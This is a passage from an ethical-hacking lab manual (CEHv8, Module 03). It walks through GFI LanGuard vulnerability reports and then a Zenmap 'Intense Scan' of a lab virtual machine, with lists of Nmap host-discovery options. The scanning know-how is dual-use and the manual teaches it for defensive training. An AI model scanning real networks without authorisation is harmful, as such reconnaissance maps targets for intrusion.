


FIGURE 5.9: List of Vulnerability Assessment categories

12. Click **Network & Software Audit** in the right panel, and then click **System Patching Status**, which shows all the system patching statuses

 Due to the large amount of information retrieved from scanned targets, full scans often tend to be lengthy. It is recommended to run a full scan at least once every 2 weeks.




FIGURE 5.10: System patching status report

13. Click **Ports**, and under this, click **Open TCP Ports**

Module 03 – Scanning Networks

A custom scan is a network audit based on parameters, which you configure on the fly before launching the scanning process.

Various parameters can be customized during this type of scan, including:

- Type of scanning profile (i.e., the type of checks to execute/type of data to retrieve)
- Scan targets
- Logon credentials




FIGURE 5.11: TCP/UDP Ports result

14. Click **System Information** in the right side panel; it shows all the details of the system information

15. Click **Password Policy**




FIGURE 5.12: Information of Password Policy

16. Click **Groups**; it shows all the groups present in the system

Module 03 – Scanning Networks

A high vulnerability level is the result of vulnerabilities or missing patches whose average severity is categorized as high.

A scheduled scan is a network audit scheduled to run automatically on a specific date/time and at a specific frequency. Scheduled scans can be set to execute once or periodically.




FIGURE 5.13: Information of Groups

17. Click the **Dashboard** tab; it shows all the scanned network information




FIGURE 5.14: scanned report of the network

Lab Analysis

Document all the results, threats, and vulnerabilities discovered during the scanning and auditing process.

Tool/Utility	Information Collected/Objectives Achieved
GFI LanGuard 2012	Vulnerability Level
	Vulnerable Assessment
	System Patching Status
	Scan Results Details for Open TCP Ports
	Scan Results Details for Password Policy
	Dashboard – Entire Network
	<ul style="list-style-type: none"> ▪ Vulnerability Level ▪ Security Sensors ▪ Most Vulnerable Computers ▪ Agent Status ▪ Vulnerability Trend Over Time ▪ Computer Vulnerability Distribution ▪ Computers by Operating System

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how GFI LANguard products provide protection against a worm.
2. Evaluate under what circumstances GFI LANguard displays a dialog during patch deployment.
3. Can you change the message displayed when GFI LANguard is performing administrative tasks? If yes, how?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Exploring and Auditing a Network Using Nmap

Nmap (Zenmap is the official Nmap GUI) is a free, open source (license) utility for network exploration and security auditing.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

In the previous lab you learned to use GFI LanGuard 2012 to scan a network to find out the vulnerability level, system patching status, details for open and closed ports, vulnerable computers, etc. An administrator and an attacker can use the same tools to fix or exploit a system. If an attacker gets to know all the information about vulnerable computers, they will immediately act to compromise those systems using reconnaissance techniques.

Therefore, as an administrator it is very important for you to patch those systems after you have determined all the vulnerabilities in a network, before the attacker audits the network to gain vulnerable information.

Also, as an **ethical hacker** and **network administrator** for your company, your job is to carry out daily security tasks, such as **network inventory**, service upgrade **schedules**, and the **monitoring** of host or service uptime. So, you will be guided in this lab to use Nmap to explore and audit a network.

Lab Objectives

The objective of this lab is to help students learn and understand how to perform a network inventory, manage services and upgrades, schedule network tasks, and monitor host or service uptime and downtime.

In this lab, you need to:

- Scan TCP and UDP ports
- Analyze host details and their topology
- Determine the types of packet filters

 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks**

 Zenmap works on Windows after including Windows 7, and Server 2003/2008.

- Record and save all scan reports
- Compare saved results for suspicious ports

Lab Environment

To perform the lab, you need:

- Nmap located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\Nmap**
- You can also download the latest version of **Nmap** from the link <http://nmap.org/>
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as a host machine
- **Windows Server 2008** running on a virtual machine as a guest
- A web browser with Internet access
- Administrative privileges to run the Nmap tool

Lab Duration

Time: 20 Minutes

Overview of Network Scanning

Network addresses are scanned to determine:

- What services (**application names** and **versions**) those hosts offer
- What operating systems (and OS versions) they run
- The type of **packet filters/firewalls** that are in use and dozens of other characteristics

TASK 1

Intense Scan

Follow the wizard-driven installation steps and install Nmap (Zenmap) scanner in the host machine (**Window Server 2012**).

1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop




FIGURE 6.1: Windows Server 2012 – Desktop view

- Click the **Nmap-Zenmap GUI** app to open the **Zenmap** window




FIGURE 6.2 Windows Server 2012 – Apps

- The **Nmap – Zenmap GUI** window appears.




FIGURE 6.3: The Zenmap main window

In port scan techniques, only one method may be used at a time, except that UDP scan (-sU) and any one of the SCTP scan types (-sY, -sZ) may be combined with any one of the TCP scan types.

- Enter the virtual machine **Windows Server 2008 IP address** (10.0.0.4) in the **Target:** text field. You are performing a network inventory for the virtual machine.
- In this lab, the IP address would be **10.0.0.4**; it will be different from your lab environment
- In the **Profile:** text field, select, from the drop-down list, the **type of profile** you want to scan. In this lab, select **Intense Scan**.

- Click **Scan** to start scanning the virtual machine.

 While Nmap attempts to produce accurate results, keep in mind that all of its insights are based on packets returned by the target machines or the firewalls in front of them.




FIGURE 6.4: The Zenmap main window with Target and Profile entered

 The six port states recognized by Nmap:

- Open
- Closed
- Filtered
- Unfiltered
- Open | Filtered
- Closed | Unfiltered

 Nmap accepts multiple host specifications on the command line, and they don't need to be of the same type.

- Nmap scans the provided IP address with **Intense scan** and displays the **scan result** below the **Nmap Output** tab.




FIGURE 6.5: The Zenmap main window with the Nmap Output tab for Intense Scan

- After the scan is **complete**, Nmap shows the scanned results.

The options available to control target selection:

- -iL <inputfilename>
- -iR <num hosts>
- --exclude <host1>[,<host2>[,...]]
- --excludefile <exclude_file>

The following options control host discovery:

- -sL (List Scan)
- -sn (No port scan)
- -Pn (No ping)
- -PS <port list> (TCP SYN Ping)
- -PA <port list> (TCP ACK Ping)
- -PU <port list> (UDP Ping)
- -PY <port list> (SCTP INIT Ping)
- -PE, -PP, -PM (ICMP Ping Types)
- -PO <protocol list> (IP Protocol Ping)
- -PR (ARP Ping)
- --traceroute (Trace path to host)
- -n (No DNS resolution)
- -R (DNS resolution for all targets)
- --system-dns (Use system DNS resolver)
- --dns-servers <server1>[,<server2>[,...]] (Servers to use for reverse DNS queries)




FIGURE 6.6: The Zenmap main window with the Nmap Output tab for Intense Scan

10. Click the **Ports/Hosts** tab to display more information on the scan results.
11. Nmap also displays the **Port**, **Protocol**, **State**, **Service**, and **Version** of the scan.




FIGURE 6.7: The Zenmap main window with the Ports/Hosts tab for Intense Scan

12. Click the **Topology** tab to view Nmap's topology for the provided IP address in the **Intense scan** Profile.




FIGURE 6.8: The Zenmap main window with Topology tab for Intense Scan

13. Click the **Host Details** tab to see the details of all hosts discovered during the intense scan profile.

